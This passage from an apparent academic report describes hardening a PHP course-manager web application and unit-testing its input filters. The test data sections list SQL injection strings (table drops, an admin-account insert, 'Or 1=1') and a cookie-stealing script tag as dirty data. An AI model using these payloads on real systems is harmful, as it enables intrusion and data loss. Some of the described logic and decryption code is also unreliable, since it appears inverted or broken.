- b. Encrypted data can protect internal data of CrsMgr. For example, some identifiers cannot be read by user as they have been encrypted.

CrsMgr expects a numeric input or parameter, however, when a non-numeric input or parameter is given, then the input or parameter is considered suspicious.

Secure CrsMgr: a course manager system

For all non-numeric input or parameters, after escaped HTML special character, if the escaped result is different than original one, then the given input or parameters are considered suspicious.

For single word input or parameter, if it contains injection related keywords, then the input or parameter is considered suspicious.

For suspicious input, the secure CrsMgr would kill the user's session and log suspicious input or parameter, user name if user has logged in, IP address and function name that detected this suspicious input.

3.4 Implementation for securing CrsMgr

In this section, we will discuss the implementation detail of the hardening mechanism given above.

The sequences are following:

- a. The hacking log implementation.
- b. HTML special characters' substitution implementation.
- c. Keyword filtering implementation
- d. Injection invalidation implementation.

3.4.1 Hacking logging implementation

To report suspicious user behavior, it is necessary to detect if the interaction is a possible attack.

Thus, after replacing HTML special characters and keyword filtering, the CrsMgr will check whether either of the following conditions is true:

The result of replacing HTML special characters contains keyword which are described in section 3.2.2.

If the expected input is a number, then CrsMgr will check if the input is non-numeric.

Secure CrsMgr: a course manager system

If the expected input is a single word, then CrsMgr will check condition a. If the expected input is a number, CrsMgr will check condition b.

If either a or b is true, then secure CrsMgr will consider the input as suspicious input. If a suspicious input is detected the system would record the inputs, the user's IP address, and the basic user information if the user is logged in. In addition, the log will record the data and time and the trail of the validation process.

For numeric input verification, the procedure logic is following:




Figure 3-11 Execution flow of numeric validation

1. Receives a parameter or input
2. Check whether this parameter or input is numeric
3. If it is, passes the parameter or input to DB injection invalidation procedure.
4. If it is not, CrsMgr treats the input as suspicious and write the log and disconnects the user.

Secure CrsMgr: a course manager system

The single word verification, the procedure logic is as follows:




Figure 3-12 Single word handling procedure

1. Receives a parameter or input
2. Escapes HTML special character from parameter or input
3. Check whether the parameter or input contains SQL injection keywords
4. If it does not contain such SQL injection keywords, CrsMgr pass the parameter or input to DB injection invalidation procedure.
5. Else, CrsMgr treats the input as suspicious and write the log and disconnects the user.

3.4.2 Keyword matching

Matching keywords is implemented in SecurityFilter class, filter function. The source code logic is as follows:

- a. Receives a parameter or input
- b. Check whether given input contains keyword like:
- c. If given keyword was found in parameter or input, return true, which means that the parameter or input is clean.
- d. Else false, which means that parameter or input is suspicious. CrsMgr treats the input as suspicious and write the log and disconnects the user.

3.4.3 Injection invalidation

The Injection invalidation is based on the implementation of PHP standard mysqli library. The code below is based on mysqli prepare function and bind_param function, the procedure logic is as follows:

- a. Convert SQL query which written in source code into database query template.
- b. Send this database query template to database server.
- c. Database prepare resource for it.
- d. Receive input or parameter from user, which is already handled by is numeric check or keyword filtration or escape HTML special character.
- e. Send parameter to database server.
- f. Bind this parameter to database query template which is sent to database server before.
- g. Execute query in prepared resource.
- h. Get the query result.

As the logic described above, the query which is written in source code is converted into database query template first. And then PHP send this database query template to database server. After this step, the parameters are bound to the template. As a query template is already parsed and the CrsMgr parsing procedure for this query will never happen again, SQL injection, which may exist in parameters will be treated as normal data instead of query. Thus, SQL injection in parameter is invalidated.

3.4.4 Parameters encryption

To protect parameters' integrity and increasing the difficulty of hacking CrsMgr, parameter encryption is introduced in CrsMgr. The encryption algorithm used here is AES 256 where the length of key used for encryption is of length 256 . This algorithm generates 2^{256} key possibilities, which makes decryption almost impossible. [25] However, we only encrypt critical parameter as encrypting/decrypting everything would be a performance bottleneck with a possibility of time out if exhaustive encrypting/decrypting is used.

3.4.4.1 Key Generation

For the sake of giving a unique key to every user's session, the key generation function includes user's identity and session id. The user identity chosen is the username, a unique string generated by CrsMgr . The session id is based on PHP session. [26] The key generation function includes a hashing step using a SHA-256 algorithm, the source code logic is described below:

- a. Concatenate the user name of current user if given with key and current PHP session id as a new string.
- b. Hash the new string by using SHA-256 algorithm, a hashed string is generated.

Secure CrsMgr: a course manager system

- c. Use this hashed string as key to encrypted and decrypt parameters for given user at given session.

The implementation uses the username from PHP SESSION array [27] and concatenate it with the current session ID which is hashed. The hash value is the encryption key for the parameters.

3.4.4.2 Encryption and Decryption

The implementation of encryption is given below.

```
static public function encode($str){  
    $iv =  
    mcrypt_create_iv(mcrypt_get_iv_size(self::CIPHER,self::MODE),MCRYPT_RAND);  
    return base64_encode(mcrypt_encrypt(self::CIPHER,  
    hash("sha256",$_SESSION["sesUserName"].self::KEY.session_id()), $str, self::MODE, $iv));  
}
```

The code above uses following steps to encrypt a parameter:

- a. Create an initialization vector (IV). a seed for the encryption routine. [28]
- b. Encrypt the data by using the key described in section 3.4.4.1.
- c. Encode the data by using base64 encode method.

The implementation of decryption is like the following:

```
static public function decode( $str ){  
    $iv =  
    mcrypt_create_iv(mcrypt_get_iv_size(self::CIPHER,self::MODE),MCRYPT_RAND);
```

Secure CrsMgr: a course manager system

```
        return mdecrypt_decrypt(self::CIPHER,  
hash("sha256",$_SESSION["sesUserName"].self::KEY.session_id()),base64_decode($str),  
self::MODE, $iv);  
}
```

The code above uses the following steps to decrypt the encrypted data:

- a. Create an initialization vector (IV). a seed for the encryption routine. [28]
- b. Decode data which is encoded, get a new string.
- c. Decrypt the new string by using the key which described in section 3.4.4.1.

In the next chapter, we discuss the testing the secure CrsMgr using a number of different typical attacks and compare the result with the in-secure CrsMgr. It also gives the regression test on the secure CrsMgr to ensure that the functionality of the system is maintained.

Chapter 4 Unit Testing and Comparison test between existing system and new system

This chapter presents the tests conducted on both the legacy(unsecure) CrsMgr2007 and the hardened(secured) version, CrMgr2016 and the results. For the tests, the legacy version was served from <https://confsys1.encs.concordia.ca/org-crsmgr> and the secure version was served from <https://confsys1.encs.concordia.ca/fhpsys2>

The tests are grouped in the following three types;

- a. Unit testing which involves the new functions secured in the legacy system for ensuring numeric values parameters, key word filtering and escaping html special characters work as expected.
- b. Comparison test between CrsMgr2007 and CrsMgr2016, for ensuring CrsMgr2016 has the ability to catch SQL injection.
- c. Regression tests which compare the functionalities between CrsMgr2007 and CrsMgr2016, to ensures that both versions of CrsMgr maintain the same functionalities.

4.1 Unit testing

Unit test is a methodology, which uses controlled data, to ensure the functionality of a unit or a set of program modules [29]. The framework we used for unit testing is PHPUnit [30], an open source testing framework for PHP.

To perform a unit testing by using PHPUnit, tester need to write a class which extend from a class called PHPUnit_Framework_TestCase. The PHPUnit_Framework_TestCase class is a member

Secure CrsMgr: a course manager system

class from PHPUnit framework. It provides assertion and other tools for testing. Typically, when developer requires to verify if a given function works as expected, he writes a testing method inside the class (SampleTestClass) which extends the PHPUnit_Framework_TestCase class as shown in figure 4.1.

```
<?php
require "Sample.php";
class SampleTestClass extends PHPUnit_Framework_TestCase
{
    public function test_function(){
        /**
         * Here is the function to be tested
         */
        $result = function_to_be_tested();

        /**
         * Then we assert the result, to see whether it works as expected
         * By asserting the result
         *
         * The first parameter is the result we expect
         *
         * The second parameter is the real result
         *
         * The third parameter is the message which will be shown
         * when the expect result is different than the real result
         */
        $this->assertEquals(true,$result,"The result is different");
    }
}
```

Figure 4-1 PHP unit test sample test without parameter

If the function to be tested needs some parameters, then we need to specify which function would provide these parameters. It can be done by adding an annotation “dataProvider” on the top of test function as illustrated in Figure 4.2.

```
<?php
require "Sample.php";
class SampleTestClass extends PHPUnit_Framework_TestCase
{
    /**
     * @param $parameter
     *
     * @dataProvider test_function_data_provider
     */
    public function test_function($parameter){

        /**
         * Here is the function to be tested
         */

        $result = function_to_be_tested_with_input($parameter);

        $this->assertEquals(true,$result,"The result is different");
    }

    public function test_function_data_provider(){
        return array(
            array("This is first sample test data"),
            array("This is second sample test data")
        );
    }
}
```

Figure 4-2 PHP unit test with parameter

Secure CrsMgr: a course manager system

4.1.1 Function to be tested

In this section, we discuss the two functions to be tested. The first one is filter function, the second one is escape_HTML_special_character function. Both of these functions are written in SecurityFilter class.

4.1.1.1 Filter function

To perform unit testing on CrsMgr2016's functions, we have written a number of new testing functions and prepared appropriate control data set. We use these control data set to test the new functions are added in CrsMg2016r. Figure 4.3 gives the new function named filter to be tested inside a class called SecurityFilter.

```
public static function filter($text,$flag )
{
    if($flag){
        return is_numeric($text);
    }else{
        $result = SecurityFilter::inject_check(trim($text));
        if($result == 0)
            return true;
        else
            return false;
    }
}
```

Figure 4-3 Filter function

The function named filter accepts 2 parameters, the first parameter is the text(**\$text**) to be filtered; the second parameter is a flag(**\$flag**), which accept only “true” or “false” as value. On

Secure CrsMgr: a course manager system

one hand, if the variable **\$flag** is set as true, the **filter** function will consider variable **\$text** is expected as a numeric variable, thus, **\$text** variable will be validated by **is_numeric** function; On the other hand, while the variable **\$flag** is set as false, the **filter** function will consider variable **\$text** is expected as single word, thus, **\$text** variable will be validated by **inject_check** function. There are two results that can be generated by filter function, **true** or **false**. **True** means that the **\$text** is **valid**; **false** means that the **\$text** is **invalid and suspicious**.

In this unit test, **we will test filter function both branch, the first branch we name it as “is numeric” branch** which **\$text** is expected as numeric variable, **the second branch we name it as “single word” branch**, which **\$text** is expected as single word variable.

4.1.1.2 Escape_HTML_special_character function

```
/**
 * @param $input
 * @return string
 */
public static function escape_html_special_character($input){
    $result = html_entity_decode($input);
    return htmlspecialchars($result);
}
```

Figure 4-4 Escape HTML special character function source code

This function accepts 1 parameter, the input to be filtered. For the sake of get rid of re-escaping problem like valid string **&** be escaped to **&amp;**, this function decode the input first, so all html entity will be converted to HAS-SPECIAL-CHARACTER version. Then this function escape special character. As all special characters which written as HTML entity have been converted to are converted to special characters, we will not have re-escaping again. In this unit

Secure CrsMgr: a course manager system

test, we will validate this function by giving clean data which only has no special character string or HTML entity name string(like **&**;) and dirty data which contains special character or invalid HTML entity name string(like **&**).

4.1.2 Control data to be used

We prepare a set of data **which does not contain SQL injection**, called “**clean data**” to perform tests to ensure that such valid data can pass the filter function. We prepare another set of data which contain SQL injection and name these as “**dirty data**”. And verify that such data would be detected and neutralized by the filter function.

4.1.3 “Is numeric” branch unit testing

The branch “is numeric” is used in the secured CrsMgr backend, to verify whether a given text is numeric.If the given text is numeric, this function would return a true, else return false value.

To test whether this branch works correctly, here we create two unit testing functions:

- a. testSQL_numeric_with_clean_data. The clean data is pure numeric data expect hexadecimal, as PHP and CrsMgr both do not consider hexadecimal data is numeric.
- b. testSQL_numeric_with_dirty_data. The dirty data is pure non-numeric data.

In the following subsection, we discuss the source code of the test module, samples of controlled data and result.

4.1.3.1 Source code of “is numeric” unit testing module

The source code of “is numeric” testing module contains two function, one function is fed with clean data and another is fed with dirty data. Clean data for “is numeric” function means that the data is truly number: dirty data for “is numeric” function is not a numeric. Since CrsMgr doesn’t accept hexadecimal values, hexadecimal input is considered as dirty data.

```
/**
 * @param $input
 * @dataProvider numericCleanTestDataProvider
 */
public function testSQL_numeric_with_clean_data($input){
    $result = SecurityFilter::filter($input,true);
    $this->assertEquals(true,$result,"Innocent data was caught : ".$input );
}
```

Figure 4-5 Unit testing function, "is_numeric" check with clean data

The code in figure 4-5 executes in following steps:

- a. Pass clean data “input” to the testSQL_numeric_with_clean_data function.
- b. Pass “input” to SecurityFilter::filter function, also set flag to true, which means that the input would be a numeric string.
- c. Receive result from SecurityFilter::filter function.
- d. Assert that the result is true, which means that the “input” is clean. If result is false, the message “Innocent data was caught” will be shown in the PHPUnit result page.

```
/**
 * @dataProvider numericDirtyTestDataProvider
 * @param $input
 */
public function testSQL_numeric_with_dirty_data($input){
    $result = SecurityFilter::filter($input, true);
    $this->assertEquals(false,$result,"sql injection successfully broke jail : ".$input );
}
```

Figure 4-6 Unit testing function, "is_numeric" check with dirty data

The code in figure 4-6 executes in following steps:

- a. Pass dirty data "input" to the testSQL_numeric_with_dirty_data function.
- b. Pass "input" to SecurityFilter::filter function, also set flag to true, which means that the input should be a numeric string.
- c. Receive result from SecurityFilter::filter function.
- d. Assert that the result is false, which means that the "input" is dirty. If result is true, the message "sql injection successfully broke jail" will be shown PHPUnit result page.

4.1.3.2 Some samples of clean data and dirty data for "is_numeric" unit testing

We have used a large number of controlled data set for testing; only some samples data set will be illustrated here. All the control data for "is_numeric" is available in Appendix 1,1 .


- a. Clean data
 - a) 0, obviously clean.
 - b) "-0", value is clean however it is interpreted as a string.
 - c) 4.0, a float number - clean
 - d) "-4.02", values is clean data however it is interpreted as a string
- b. Dirty data

Secure CrsMgr: a course manager system

- a) "", an empty string - dirty data.
- b) "Or 1=1", a dirty data, this is a SQL injection which is commonly used to get everything from a table.
- c) ";drop table user;", a dirty data, this is a SQL injection which is used to destroy a database table.
- d) "SELECT", a dirty data.

4.1.3.3 Test result

A sample testresult is shown in figure 4-6. The complete test results are in Appendix 1,1.



```
All 70 tests passed - 0ms
/usr/local/Cellar/php56/5.6.15/bin/php /private/var/folders/5z/l074kttn60lglytqbpy8t800000gn/T/ide-phpunit.php --no-configuration
/Users/jianhuizhu/PhpstormProjects/TestFilter/SecurityFilterTest.php
Testing started at 11:24 AM ...

Warning: Module 'xdebug' already loaded in Unknown on line 0PHP Warning: Module 'xdebug' already loaded in Unknown on line 0
PHPUnit 5.3.4 by Sebastian Bergmann and contributors.

Time: 87 ms, Memory: 3.50MB
OK (70 tests, 70 assertions)
```

Figure 4-7 Unit testing function "is_numeric" result

As figure 4-7 shown, 70 testing cases (70 different values are passed) are passed, which means that is numeric branch works as expected.

4.1.4 “Single word” branch (filter function with flag “false”) unit testing

Single word is another type of input that filter function can handle. While filter function receives a text to be validated and a flag(false), the filter function validates whether text to be validated is a single word and it does not contain any injection special character and injection combination inside. This module contains two test functions:

- a. testSQL_single_word_with_clean_data. The clean data here is normal single word which does not contain any SQL related special character or SQL injection related keyword.
- b. TestSQL_single_word_with_dirty_data. The dirty data here is data which contains SQL related special character or SQL injection related keyword.

4.1.4.1 Source code of “Single word” unit testing module

The source code of “single word” testing module contains two function, one function is fed with clean data and another is fed with dirty data. Clean data for “single word” function means that the data is a string which do not contains SQL special character nor injection query. Dirty data for “single word” function means the input contains SQL special character or injection query.

```
/**
 * @dataProvider singleWordCleanDataTestProvider
 * @param $input
 */
public function testSQL_single_word_with_clean_data($input){
    $result = SecurityFilter::filter($input, false);
    $this->assertEquals(true, $result, "Innocent data was caught : ".$input );
}
```

Figure 4-8 Unit testing function single word with clean data

The code in figure 4-8 executes in following steps:

Secure CrsMgr: a course manager system

- a. Pass clean data named as “input” to the testSQL_numeric_with_clean_data function.
- b. Pass “input” to SecurityFilter::filter function, also set flag to false, which means that the input should be a single word.
- c. Receive result from SecurityFilter::filter function.
- d. Assert that the result is true, which means that the “input” is clean. If result is false, the message “Innocent data was caught” will be shown in the PHPUnit result page.

```
/**
 * @dataProvider singleWordDirtyDataTestProvider
 * @param $input
 */
public function testSQL_single_word_with_dirty_data($input){
    $result = SecurityFilter::filter($input, false);
    $this->assertEquals(false,$result,"sql injection successfully broke jail : ".$input );
}
```

Figure 4-9 Unit testing function single word with dirty data

The code in figure 4-9 executes in following steps:

- a. Pass dirty data named as “input” to the testSQL_numeric_with_dirty_data function.
- b. Pass “input” to SecurityFilter::filter function, also set flag to false, which means that the input should be a single word.
- c. Receive result from SecurityFilter::filter function.
- d. Assert that the result is false, which means that the “input” is dirty. If result is true, the message “sql injection successfully broke jail” will be shown PHPUnit result page.

Secure CrsMgr: a course manager system

4.1.4.2 Some samples of clean data and dirty data for “single word” unit testing

As the test data is plenty, here we just list some samples. All the control data is available in appendix chapter, section uniting test – single word control data

a. Clean data

- a) "", obviously is a clean data.
- b) "select", although it contains the keyword, it is a single word and it does not harm the CrsMgr, it should be clean data
- c) "ja_zhu", a user name, it should be a clean data.
- d) "2.30", a number is also a single word, is should be clean data


b. Dirty data

- a) ";insert into user (username,password) values ('admin','admin');", a definitely dirty data.
- b) "Or 1=1", a dirty data, this is a SQL injection which always use to get everything from table.
- c) ";drop table user;", a dirty data, this is a SQL injection which used to destroy database table.
- d) "SELECT 1", a dirty data.

Secure CrsMgr: a course manager system

4.1.4.3 Testing result

The brief testing result is shown in figure 4-6. The detail testing result is available in appendix chapter, section unit testing “single word” result.



```
All 65 tests passed - 0ms
/usr/local/Cellar/php56/5.6.15/bin/php /private/var/folders/5z/l074ktt60lglytqbpvy8t800
/Users/jianhuizhu/PhpstormProjects/TestFilter/SecurityFilterTest.php
Testing started at 3:48 PM ...
PHP Warning: Module 'xdebug' already loaded in Unknown on line 0

Warning: Module 'xdebug' already loaded in Unknown on line 0
PHPUnit 5.3.4 by Sebastian Bergmann and contributors.

Time: 60 ms, Memory: 3.50MB

OK (65 tests, 65 assertions)
```

Figure 4-10 Unit testing result for single word function with clean and dirty data

The result shown in figure 4-10 means that all tests cases including clean data test and dirty data test is passed.

4.1.5 Escape_HTML_special_character function

In this section, we will test escape html special character function in two testing functions:

- a. testXSS_html_special_character_with_clean_data. The clean data here is that data do not have HTML special character. HTML entity name is allowed.
- b. testXSS_html_special_character_with_dirty_data. The dirty data here is that data has HTML special character or invalid HTML entity name.

4.1.5.1 Source code for Escape HTML special character testing functions

The source code of two testing functions is list below:

```
/**
 * @param $input
 * @dataProvider escapeHTMLSpecialCharacterCleanDataProvider
 */
public function testXSS_html_special_character_with_clean_data($input){
    $result = SecurityFilter::escape_html_special_character($input);
    $this->assertEquals(0,strcmp($result,$input),"encoding error " . $result);
}
```

Figure 4-11 Test escape html special character with clean data

The code in figure 4-11 executes in following steps:

- a. Receive clean data from data provider function, the data is named as input.
- b. Pass the input to escape html special character function, and receive result.
- c. As the data is clean, we assert that there is no difference between the original input and escaped result.
- d. If different is caught. The function will print a message: "encoding error " and attach with the escaped result.

```
/**
 * @param $input
 * @dataProvider escapeHTMLSpecialCharacterDirtyDataProvider
 */
public function testXSS_html_special_character_with_dirty_data($input){
    $result = SecurityFilter::escape_html_special_character($input);
    $this->assertEquals(0,strcmp($result,htmlspecialchars($input)),"encoding error " . $result);
}
```

Figure 4-12 Test escape html special character with dirty data

The code in figure 4-12 executes in following steps:

Secure CrsMgr: a course manager system

- a. Receive dirty data from data provider function, the data is named as input.
- b. Pass the input to escape html special character function, and receive result.
- c. As the data is dirty, we assert that there is no difference between the escaped input and escaped input by PHP official library.
- d. If different is caught. The function will print a message: "encoding error " and attach with the escaped result.

4.1.5.2 Some samples of clean data and dirty data for "escape html special character" unit testing

As the test data is plenty, here we just list some samples. All the control data is available in appendix chapter, section unit testing-escape html special character.

Clean data:

- a. "12312413", normal integer, it should be clean.
- b. "&";", valid html entity name, which will be shown on browser like **&**, is clean.
- c. "1 + 1 < 1", which contains integer, non-special character and valid html entity name, is clean.
- d. "hello", a simple string which obviously is clean.


Dirty data:

- a. "1 + 1 > 1", which contains >, is dirty.
- b. "<script type = 'javascript'> document.cookie</script>", which use to steal cookie, is dirty.
- c. "", contains <, >, ", is dirty.
- d. "&", as this html entity name is invalid (missing ;), is dirty.

e.

4.1.5.3 Testing result

The result is shown following:



```

All 15 tests passed - 0ms
testing started at 2:46 PM ...

PHP Warning: Module 'xdebug' already loaded in Unknown on line 0
Warning: Module 'xdebug' already loaded in Unknown on line 0
PHPUnit 5.3.4 by Sebastian Bergmann and contributors.

Time: 30 ms, Memory: 3.50MB

OK (15 tests, 15 assertions)

Process finished with exit code 0

```

Figure 4-13 Test result for escaping html special character

As the result shown that “all 15 tests passed, the escape html special character function works as expected.

4.2 Comparison test

This section will do a comparison test on both the legacy(unsecure) CrsMgr2007 and new secure (refactored and secured) CrsMgr2016. In this section, we will do two comparison tests. The browser we use here is Firefox. For the purpose of testing injection checking function, we temporary remove parameter encryption from the secure version of CrsMgr2016. As with parameter encryption, injection test cannot be performed unless hacker can decrypt AES 256, which is currently next to impossible. These tests are:

- a. Test inject SQL in GET array

Secure CrsMgr: a course manager system

- b. Test inject SQL in page source code

4.2.1 Test inject SQL in GET array

Here we will inject “AND 1<>1” into parameters, this SQL script is usually used by malicious user to test whether a web application is vulnerable to SQL injection.

4.2.1.1 Test inject SQL in GET array with original CrsMgr2007




Figure 4-14 User logged in as course student, modify course_id in GET array

User logged in as course student, and modified course_id in GET array.

